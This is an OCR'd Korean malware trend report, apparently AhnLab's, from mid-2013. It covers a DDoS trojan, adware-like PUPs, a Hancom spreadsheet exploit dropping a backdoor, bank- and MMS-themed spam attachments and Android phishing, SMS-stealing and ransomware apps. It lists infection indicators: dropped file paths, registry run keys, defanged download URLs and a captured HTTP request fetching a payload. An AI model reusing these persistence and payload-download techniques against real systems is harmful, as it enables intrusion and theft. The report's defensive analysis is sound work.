


그림 1-29 | 탈취된 시스템 정보의 패킷 내용

DDoS 공격 악성코드는 hxxp://roc*****.com/u.exe에서 다운로드된다. 그리고 해당 악성코드에 감염되면 아래와 같은 파일을 생성하고, 시스템 시작시 자동으로 실행되도록 레지스트리에 등록한다.

[파일 생성]

%Systemroot%₩System32₩nrvunrqfey.exe
└%Systemroot%₩System32₩yxurqreekf.exe
└%Temp%₩svchest.exe

[레지스트리 등록]

HKEY_LOCAL_MACHINE₩SYSTEM₩
CurrentControlSet₩Services₩aspnet_states
"ImagePath"="%Temp%₩svchest.exe"

최종 설치되는 svchest.exe 파일은 hxxps://death***.hopto.org 도메인에 접속을 시도했지만, 정상 연결이 되지 않아 DDoS 트래픽은 확인되지 않았다. 그러나 해당 프로세스의 메모리 덤프를 확인한 결과, 아래 [그림 1-30]과 같은 문자열 정보가 포함되어 있는 것으로 확인됐다. 따라서 C&C 서버의 명령을 통해 다양한 DDoS 공격을 수행하는 것으로 추정된다.




그림 1-30 | svchest.exe 프로세스 메모리 덤프 내용

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Packed/Win32.Morphine (2013.06.13.01)
Trojan/Win32.Symmi (2013.06.13.00)
Packed/Win32.Morphine (2013.06.12.03)

PUP(불필요한 프로그램)의 습격

과도하게 광고창을 많이 생성해 시스템을 느려지게 하거나, 존재하지 않는 위협으로 사용자의 불안감을 조성한 후 치료를 위해 결제를 유도하는 등의 행위로 사용자에게 커다란 불편을 끼치는 프로그램들이 은밀하게 증가하고 있다. 이들 프로그램들은 교묘한 방법으로 사용자의 동의를 받고 설치되기 때문에 안티바이러스 제작사의 입장에서는 악성코드로 분류해 진단하기가 쉽지가 않다. 또한 악성코드 제작자들은 이러한 허점을 이용해 더욱 다양한 방법으로 프로그램을 배포하고 있다.

안랩은 현재 이러한 프로그램들을 불필요한 프로그램, PUP(Potentially Unwanted Program)으로 분류하고 있다. 상세히 설명하면 불필요한 프로그램이란, 사용자 동의를 받아 설치됐지만 프로그램의 실제 내용이 설치 목적과 관련이 없거나 사용자 시스템의 시작 페이지 변경, 과도한 리소스 사용으로 인한 시스템 느려짐, 지속적인 광고 노출 등 사용자에게 불편을 초래할 가능성을 가진 잠재적으로 위험한 프로그램을 말한다.

그림 1-31 | PUP가 설치된 시스템

안랩은 허위 사실이나 과장된 결과로 수익을 얻는 경우나 프로그램 제작사 또는 배포지가 불분명한 경우 등 대다수 사용자가 불편을 호소한 프로그램을 PUP로 진단하며, 사용자의 동의 하에 PUP를 검사하고 사용자가 선택적으로 삭제/허용할 수 있도록 하는 기능을 제공하고 있다.

그림 1-32 | V3 제품군의 PUP 검사 설정(왼쪽: V3 Clinic, 오른쪽: V3 IS 8.0)

만약 사용자가 필요에 의해 해당 프로그램의 사용을 원할 경우, [그림 1-32]의 옵션 창의 체크를 해제하면 더 이상 PUP로 진단하지 않는다.

PUP 제작자들은 백신 프로그램의 진단을 피하고, 법 망을 벗어나기 위한 방법으로 프로그램이 설치되기 전 사용자로부터 동의를 받거나 다른 프로그램과 함께 설치되도록 하는 등 다양한 방법으로 설치에 대한 동의를 받고 있다.




그림 1-33 | PUP의 설치 동의 방법들

일단 사용자 동의를 받고 나면 [그림 1-34]와 같이 지속적으로 광고창을 띄운다거나 사용자가 실행하지 않더라도 전체 시스템을 스캐닝해 시스템에 위협 요소가 많다는 경고창을 지속적으로 생성해 사용자의 불안감을 조성, 치료를 위한 결제를 유도해 금전적인 이득을 취한다.

그림 1-34 | PUP의 주요 사례 1

이외에도 과도하게 광고창을 많이 생성하거나 시스템 리소스를 많이 소모시켜 시스템을 느려지게 하는 등 불편을 초래한다.

그림 1-35 | PUP의 주요 사례 2

특정 프로그램 업데이트 파일 또는 V3 Lite 설치파일을 위장해 유포된 지난 사례에서 보듯 PUP의 위험성은 여기에서 그치지 않는다. 해당 프로그램 제작사의 관리 서버가 해킹을 당한 후 온라인게임핵과 같은 악성코드 배포에 활용되기도 한다.

PUP의 제거 방법은 V3 Clinic 사용자나 V3 Internet Security 사용자의 경우 [그림 1-32]와 같이 V3 환경설정에서 '불필요한 프로그램' 옵션을 선택함으로써 진단 및 치료가 가능하다. [그림 1-36]과 같이 [제어판]-[프로그램 추가/제거]에서 수동 제거도 가능하다.




그림 1-36 | PUP의 수동 제거

한컴 엑셀 파일 취약점을 이용한 백도어 유포

문서 파일의 보안 취약점을 이용해 악성코드를 유포하는 행위는 오래 전부터 발생해 온 일이다. 과거에는 불특정 다수를 감염시키는 공격이 대부분이라 PDF나 DOC와 같은 다수의 사용자들이 사용하는 소프트웨어들을 공격하는 경우가 많았다. 그러나 최근에는 특정 기업을 타깃으로 하는 등 공격 대상과 방식이 다양해지는 추세이고, 국내에서는 작년부터 한컴오피스의 보안 취약점을 공격하는 악성코드도 증가하고 있다.

최근 발견된 한컴엑셀(이하 한셀) 파일은 한컴 오피스의 보안 취약점을 이용해 OS의 권한을 획득한 후 한셀 파일 내부에 저장된 파일들을 temp 폴더에 복사하고 CMD 명령어를 이용해 악성코드를 감염시킨다.

```
C:₩Users₩rain₩AppData₩Local₩Temp₩temp.hwp
C:₩Users₩rain₩AppData₩Local₩svchost.exe
C:₩Users₩rain₩AppData₩Local₩Temp₩Alyac₩Alyac.exe
```

생성된 파일 중 hwp 파일은 실제 한셀 파일이고 파일 실행시 [그림 1-37]과 같이 특정 단체 임원들의 정보가 저장되어 있다. 이러한 파일은 대부분 악성코드 감염 후 정상 파일을 실행해 보여줌으로써 감염되지 않은 것처럼 사용자를 속이는 목적으로 이용되는데, 이 악성코드의 경우 제작 과정에서 확장자를 잘못 기입한 것으로 보인다.




그림 1-37 | 악성코드 감염 문서 파일

악성 문서 파일이 생성하는 svchost.exe 파일은 temp 폴더에 Alyac.exe 파일명으로 자신을 복사하고 부팅시 악성코드를 실행시키기 위해 레지스트리에 아래와 같은 데이터를 추가한다.

```
HKCU₩Software₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩
Shell
– "explorer.exe C:₩Users₩rain₩AppData₩Local₩Temp₩Alyac₩
  Alyac.exe"
HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩AlyacV2
– "C:₩Users₩rain₩AppData₩Local₩Temp₩Alyac₩Alyac.exe"
```




그림 1-38 | C&C 서버 접속 시도

백도어로 사용된 악성코드는 제작 툴을 사용해 간단하게 제작이 가능하다. 공격자는 관리 프로그램을 이용해 손쉽게 악성코드를 제작하고 감염 현황을 모니터링하는 등 시스템들을 제어하기 위한 환경을 구축했을 것으로 추정된다.




그림 1-39 | 감염된 악성코드를 제어하기 위한 프로그램

악성코드에 감염되지 않기 위해서는 출처가 불분명한 파일을 함부로 실행하지 않는 것이 가장 중요하다. 특정 기업을 타깃으로 한 악성코드의 경우 해당 기업에서 사용하는 보안제품에 탐지되지 않는 형태로 제작될 수 있기 때문에 보안제품이 설치되어 있더라도 탐지하지 못할 가능성이 있다.

사용 중인 소프트웨어에 대한 최신 보안패치를 하는 것도 감염으로 인한 피해 예방을 위해 중요하다. 아래와 같이 한컴 오피스 설치시 함께 설치되는 자동 업데이트 프로그램을 이용하거나 한컴에서 제공하는 웹 사이트에서 최신 패치를 설치하도록 한다.

한컴 업데이트:

http://www.hancom.com/downLoad.downPU.do?mcd=001

해당 악성코드는 V3 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품 군의 진단명〉

CELL/Dropper (2013.06.04.03)

Win-Trojan/Xtreme.139264 (2013.05.31.05)

전자 계정 명세서로 위장한 스팸 메일

은행을 사칭한 스팸 메일이 다수 유포되고 있다. 특정 은행으로 위장해 발송되지는 않았지만, 은행 이름을 제외한 나머지 제목과 본문이 특정 은행의 메일과 일치했다. 영국계 RBS 은행 계정뿐만 아니라, 미국계 CITI 은행 계정을 사칭해 유포한 사례도 발견됐다. 이들 스팸 메일 외에도, 다른 은행을 사칭한 스팸 메일도 다수 존재할 것으로 추정된다.

· 발신자

XXXXXXvaluation@citi.com

rbsXXX@rbs.com

· 메일 제목

(SECURE)Electronic Account Statement (임의의숫자)_(임의의숫자)

· 메일 본문

You have received a Secure PDF message from the CitiSecure(the RBS Bankline) Messaging Server.Open the PDF file attached to this notification.

…[중략] …

Help is available 24 hours a day by calling 1-866-535-2504 or 1-904-954-6181 or by email at secure.emailhelp@citi.com (secure.emailhelp@rbs.com)

Please note: Adobe Reader version 7 or above is required to view all SecurePDF messages.

· 첨부파일

Secure.pdf.zip

해당 스팸 메일의 첨부파일은 전자 계정 명세서를 확인하도록 유도하고 있으나, 실제로는 PDF 문서를 위장한 악성 실행 파일이다. 첨부된 파일이 실행되면 시스템 시작시 자동으로 작동하기 위해 악성코드를 등록하고, 미국 시애틀에 위치한 것으로 확인된 원격의 시스템에 반복해서 연결을 시도한다.

[생성된 파일]

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩3857906.exe

C:₩Documents and Settings₩Administrator₩Application Data₩Jife₩muziaq.exe

[등록된 레지스트리]

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩Muziaq"C:₩Documents and Settings₩Administrator₩Application Data₩Jife₩muziaq.exe"




그림 1-40 | 원격 시스템 연결 시도

그리고 아래의 URL을 통해 악성코드를 추가 다운로드하기 위해 접속

을 시도한다. 일부 URL은 분석 당시 접속이 되지 않았으나, 아직 접속이 가능한 URL도 존재했다.

```
GET /E2KYVJD.exe HTTP/1.0
Host: www.      ily.net
Accept-Language: en-US
Accept: */*
Accept-Encoding: identity, *;q=0
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729;
```

그림 1-41 | 악성코드 다운로드

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Tepfer (2013.06.14.02)

이메일로 도착한 문자메시지

휴대전화를 이용한 데이터 통신이 활발해지면서, 스마트폰은 정보통신의 핵심 기기가 됐다. 문자메시지를 보관하거나, PC사용자에게 전달하기 위한 사용자를 위해 통신사는 문자메시지를 이메일로 보내는 서비스를 제공하고 있는데 최근 이를 악용한 악성코드가 발견됐다.

이번에 발견된 스팸 메일은 [그림 1-42]와 같이 문자메시지를 이메일로 발송한 것으로 위장했다. 문자메시지가 이메일로 전달된 것처럼 사용자를 속여, 첨부된 파일을 실행하도록 유도하는 방법이다.

```
From: <049                    om.au>
To: <compa                    om.au>
Date: Mon, 17 Jun 2013 10:17:59 +0700
Subject: MMS via email

Content-Type: application/zip; name="_UJWQVJ602I6I.zip"
```

그림 1-42 | 문자메시지로 위장한 이메일

이번에 발견된 유형은 외국에서 보낸 것이기 때문에, 국내에서 열람하는 사람은 거의 없을 것으로 예상된다. 그러나 국내 통신사에서 발송한 것으로 위장할 가능성이 있기 때문에 주의를 기울일 필요가 있다.

일반적으로 이들 메일은 첨부파일을 열람하도록 유도하는데, 대부분의 첨부파일에는 악성코드가 포함돼 있다. 해당 첨부파일의 압축을 해제하면 [그림 1-43]과 같이 실행 파일을 확인할 수 있다. 윈도우 탐색기의 [폴더 옵션]에서 [알려진 확장명 숨기기] 기능에 체크되어 있으면, '_7654865S9876Y_.jpeg' 와 같이 보이기 때문에 그림 파일의 확장명으로 오인하기 쉽다.




그림 1-43 | 첨부파일에 포함된 실행 파일

해당 악성코드에 감염되면 아래와 같이 동작한다.

[파일 생성]
C:₩Documents and Settings₩All Users₩svchost.exe

[시작 프로그램 등록]
SunJavaUpdateSched – C:₩Documents and Settings₩All Users₩svchost.exe

그리고 레지스트리 값을 수정해 _7654865S9876Y_.jpeg.exe 파일에 대한 방화벽 정책을 변경하고 인증된 프로그램 목록에 등록한다. 또한 [그림 1-44]와 같이 3208 포트를 개방하고 외부에서의 연결 요청을 대기한다. 증상 재현 과정에서 원격지의 IP 주소는 확인되지 않았다.




그림 1-44 | 특정 포트를 개방하고 대기 중인 악성코드

이러한 스팸 메일의 첨부파일을 검증 과정 없이 무심코 클릭할 경우, 백도어(Backdoor) 악성코드에 감염될 수 있기 때문에 매우 위험하다. 따라서 이런 스팸 메일을 수신했을 경우, 함부로 열람하지 않는 것이 가장 중요하다. 또한 스팸 메일을 열람했다고 하더라도, 첨부파일을 실행하기 전에 V3 검사 등을 통해서 해당 파일의 안전성을 확인해보는 것이 좋다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Blocker (2013.06.18.00)

악성코드 동향

03. 모바일 악성코드 이슈

금융사 피싱 앱 주의

최근 국내 스마트폰 사용자들을 타깃으로 유포되는 악성 앱이 점차 증가하는 가운데, 금융사를 위장한 피싱 앱도 종종 발견되고 있다. 스미싱으로 유포되는 악성 앱들은 휴대폰의 소액결제를 통해 금전적인 이득을 취하려는 목적이 대부분인 반면, 금융 피싱 앱은 보안카드 및 사용자의 금융 관련 정보를 모두 탈취하려는 의도로 그 피해가 커질 수 있어 주의가 필요하다.

최근 발견된 금융사 피싱 앱은 금융사 관련 피싱 사이트를 통해 배포되는 것으로 추정되며, 설치시에는 아래와 같이 Google Play Store 아이콘 모양을 하고 있다.

그림 1-45 | 앱 설치 시 아이콘

앱 설치시, 어떠한 퍼미션도 요구하지 않았으며 [그림 1-46]과 같이 AndroidManifest.xml 파일 확인시, 사용자에게 퍼미션을 요구하지 않는 것으로 확인된다.

그림 1-46 | AndroidManifest.xml 파일 내용

Apk 파일 압축 해제시 [그림 1-47]과 assets 폴더에 별도의 8개 apk가 존재하는 것이 확인된다.

그림 1-47 | 압축 해제시 assets 폴더

또한 classes.dex 파일을 디컴파일해 패키지 구조를 보면 [그림 1-48]과 같다.

그림 1-48 | 패키지 정보

앱 제작자가 작성한 com.google.bankun 패키지 안의 MainActivity 클래스를 보면 총 6개의 함수가 확인되며, onCreate를 제외한 나머지 함수들은 제작자가 작성한 함수로 각각의 기능은 [표 1-4]와 같다.

함수명	기능
onCreate	처음 시작되는 EntryPoint 함수
installZxingApk	Apk 인스톨 기능을 하는 함수
isAvilible	뱅킹앱 설치 여부를 체크하는 함수
chmodApk	권한 변경 기능을 하는 함수
getRootAhth	Root 권한을 확인하기 위한 함수
uninstallApk	Apk 언인스톨 기능을 하는 함수

표 1-4 | 제작자가 작성한 함수 및 각각의 기능

위 함수들의 [그림 1-49]와 같이 뱅킹 앱 설치 여부 및 루팅 여부 확인 후, 각 조건에 맞게 assets 폴더 안에 1~8.apk 파일을 설치한다. 설치된 앱 중 8.apk 파일을 살펴보면 금융사 앱을 위장해 사용자로부터 이름 및 계좌정보 등을 입력하도록 하는 피싱 앱으로 확인된다.

그림 1-49 | 8.apk 앱

8.apk 파일 외에 추가 발견된 다른 앱들은 금융사의 이름만 다를 뿐 그 기능은 유사한 것으로 확인된다. 각 앱들이 위장하고 있는 금융사들은 아래 표와 같다.

함수명	기능
1.apk	OO은행
2.apk	OO은행
3.apk	OO은행
4.apk	OO
5.apk	OO은행
6.apk	OOOO은행
7.apk	OO은행
8.apk	OOOOO

표 1-5 | 금융사를 위장한 앱 목록

[그림 1-50]은 또 다른 앱의 캡처 화면으로 [그림 1-49] 앱과 이미지만 다를 뿐 그 방식이 유사하다.

그림 1-50 | 1.apk 앱

위와 같은 피싱 앱 외에도 국내에서는 주로 스미싱 메시지를 통해 많은 악성 앱이 유포되고 있으므로 사용자들은 V3 Mobile과 같은 백신으로 주기적인 검사를 실시하는 것이 좋다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉

Android-Trojan/Bankun

문자메시지 수집하는 사생활 침해 악성 앱 주의

스마트폰에 저장된 문자메시지 및 전화번호와 같은 개인정보를 탈취하는 '사생활 침해형 악성 앱' 이 지속적으로 발견되고 있어 주의가 필요하다. 이번에 발견된 악성 앱은 정상 앱과 구분이 어렵도록 Google Market이라는 앱 이름을 사용했고, 앱의 패키지명과 리소스 파일은 국내의 특정 모바일 백신을 사칭했다.

그림 1-51 | 앱 설치 화면

그림 1-52 | 앱의 패키지명과 리소스 파일

악성 앱을 실행하면 10초 동안 검은 화면만 출력된다. 이 과정에서 앱은 사용자 정보를 모아 대만에 위치한 특정 서버(211.***.***.184)로 전송하고, 이후 앱을 디바이스 관리자에 추가하도록 유도한다.

이때 수집되는 개인정보는 아래와 같다.

- 수신한 문자메시지 내용 및 발신자 정보
- 사용자 핸드폰 번호
- 사용자 기기 번호(device ID)

악성 앱은 백그라운드로 동작하면서 문자가 수신될 때마다 서버로 개인정보를 전송한다.

그림 1-53 | 악성 앱의 소스 일부

V3 Mobile 제품에서 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Android-Trojan/SMSstealer.8134D

성인 악성 앱 주의

성인 앱을 이용해 사용자의 개인정보를 탈취하는 앱이 끊임없이 발견되고 있다. 이 중 최근 발견된 악성 성인 앱을 살펴보자.

[그림 1-54]와 같이 구글 공식 마켓에서 유포되고 있는 성인 앱은 사용자의 동의 없이 전화번호, 이름, 주민번호를 수집하고 있었다.

그림 1-54 | 구글 마켓에 등록된 악성 성인 앱

[그림 1-54]의 정보에서 보듯 해당 앱은 2013년 6월 10일에 업데이트 기록이 남아 있었으나, 6월 11일경 구글 마켓에서 삭제됐다.

앱을 설치하면 '엉덩이 줌인' 아이콘이 생성되고, 실행할 경우 [그림 1-55]의 오른쪽 화면과 같은 이미지가 나타난다.




그림 1-55 | 악성 앱 아이콘 및 실행 화면

앱을 실행하면 사용자 동의 없이 스마트폰의 전화번호를 수집해 특정 서버로 전송한다.




그림 1-56 | 사용자 동의 없이 개인정보 수집(전화번호)

그림 1-57 | 패키지 정보

그런 다음 [그림 1-57]과 같은 성인인증 화면을 보여준다.

그림 1-58 | 전화번호, 이름, 주민번호 수집

소액결제 피해를 유발하는 '체스트' 라고 불리는 악성 앱이 지난 해부터 유행했다. 최근에는 '체스트' 뿐만 아니라 스마트폰 사용자에게 금전적 피해를 일으키는 악성 앱이 기승을 부리고 있다.

위와 같이 수집된 개인정보는 자동결제 피해를 일으킨다. 경찰은 이런 악성코드 제작자를 검거하고 있지만, 악성 앱은 끊임 없이 제작 및 유포 되는 실정이다.

이들 악성 앱은 스미싱 메시지, 구글 공식 마켓, 서드파티 마켓 등에서 유포되고 있는 만큼 사용자의 각별한 주의가 필요하다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉

Android-Trojan/PNStealer

안드로이드 랜섬웨어 주의

'악성코드가 발견됐다' 며 결제를 유도하는 허위 백신은 더 이상 PC에만 국한된 이야기가 아니다. 최근 존재하지 않는 악성코드 진단화면을 보여주고, 치료를 위해 결제를 유도하는 악성 앱이 발견됐다.

그림 1-59 | 안드로이드 랜섬웨어

해당 앱은 결제가 이뤄지기 전까지는 스마트폰을 사용하지 못하도록 [그림 1-59]와 같이 바탕화면에 팝업을 계속 발생시키므로, 사용자에게 큰 불편을 초래한다.

이런 악성코드는 사용자의 중요한 자산을 불모로 잡고 돈을 요구한다고 해서 랜섬웨어(Ransomware)라고 불린다.

최근 발견된 안드로이드 랜섬웨어는 지난 3월경부터 최근까지 [그림 1-60]과 같은 아이콘으로 위장해 유포되고 있다. 오페라, 파이어폭스, 크롬 등의 운영체제나 페이스북과 같은 친숙한 아이콘을 이용해 사용자의 의심을 피했다.

그림 1-60 | 안드로이드 랜섬웨어 아이콘

악성 앱의 권한을 살펴보면, 대략적인 행위 추정이 가능하다. SMS, 네트워크, 백그라운드 프로세스 종료, 사용자의 연락처 접근 등의 행위를 짐작할 수 있으며 재 부팅 시에 자동으로 시작되도록 설계되어 있다.

그림 1-61 | 악성 앱 권한 정보

[그림 1-62]와 같이, 앱을 설치할 때 권한 정보를 확인할 수 있다.

그림 1-62 | 앱 설치 과정 1

권한 정보를 확인하고 설치를 진행하면, 아래와 같이 '휴대폰 관리자' 활성화 화면이 나타난다(기기에 따라, '휴대폰 관리자' 또는 '기기 관리자' 또는 '디바이스 관리자'로 나타날 수 있다).

그림 1-63 | 앱 설치 과정 2

사용자가 취소 또는 활성화, 둘 중에 어느 옵션을 선택해도 앱은 '설치과정 1' 에서 이미 설치가 완료됐다. 해당 악성 앱은 [그림 1-64]와 같이 허위 악성코드 감염 정보를 보여주고, 결제를 유도한다.




그림 1-64 | 허위 검사 화면(왼쪽) / 허위 진단 화면(오른쪽)




그림 1-65 | 구매유도 화면(왼쪽) / 인증 키 입력 화면(오른쪽)

악성 앱의 실행 화면에서 '홈' 화면으로 이동해도, 다른 작업을 할 수 없다. 전화기의 기본 기능인 문자와 통화 조차 불가능하다.

[그림 1-66]과 같이 악성코드 제거를 권한다는 내용의 메시지 팝업으로 사용자의 다른 작업을 방해한다.




그림 1-66 | 악성코드 제거를 권하는 팝업 메시지

